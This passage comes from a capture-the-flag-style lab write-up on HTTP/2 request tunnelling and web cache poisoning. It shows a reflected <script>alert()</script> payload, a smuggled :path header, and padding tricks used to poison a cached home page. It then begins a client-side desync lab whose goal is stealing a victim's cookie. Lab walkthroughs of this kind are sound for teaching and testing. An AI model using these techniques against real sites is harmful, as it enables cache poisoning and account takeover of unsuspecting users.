
When we remove the filename and fetch the directory. It looks like /resources/labheader/js/. For this we get 404 Not Found.

However when we remove the / and send GET /resources/labheader/js, we get a 302 Found to /resources/labheader/js/.
Since the path is being reflected in the response, we will send the GET request to /resources/labheader/js?<script>alert()</script>. We get the alert() reflected in the Location response header.

Now we will send the GET request to home page to repeater. Here we will try to play with the cache buster, which we will add as a :path.

We will add a :path in request header (which will take precedence over the :path already present). in the value, we will add a cache-buster with a GET request to an endpoint that doesn’t exist. We do not get a 404 Not Found. This is a blind lab like the last one.

This is why we will change the :method to HEAD. This doesn’t work. Same error of insufficient bytes.

Now we need to find a page that has enough bytes. /post?postId=1 works. This confirms the request tunnelling works. (Note that this is different from the previous lab, there we needed to see the response of the tunneled request, so we changed the value of the :path in the main request there, here we are changing it in the second request just for confirming the vulnerability).


Now we will send in that request which we were using to reflect the payload to execute alert(1). We get the same error about insufficient bytes.

We pad it with a bunch of As. Now we get Request path too long lol.


Now we remove a few A’s till we get the 200 OK response. Visiting /?cachebuster=1 will give us the alert popup.
Now we will remove /?cachebuster=1 from / and send the request again.

Finally, the lab is solved.
21. Client-side desync
Description:
Need to access the victim’s account by stealing their cookie using client side desync.
Explanation:
We can see that the GET request to the homepage gets redirected to /en. We will send this request to repeater.
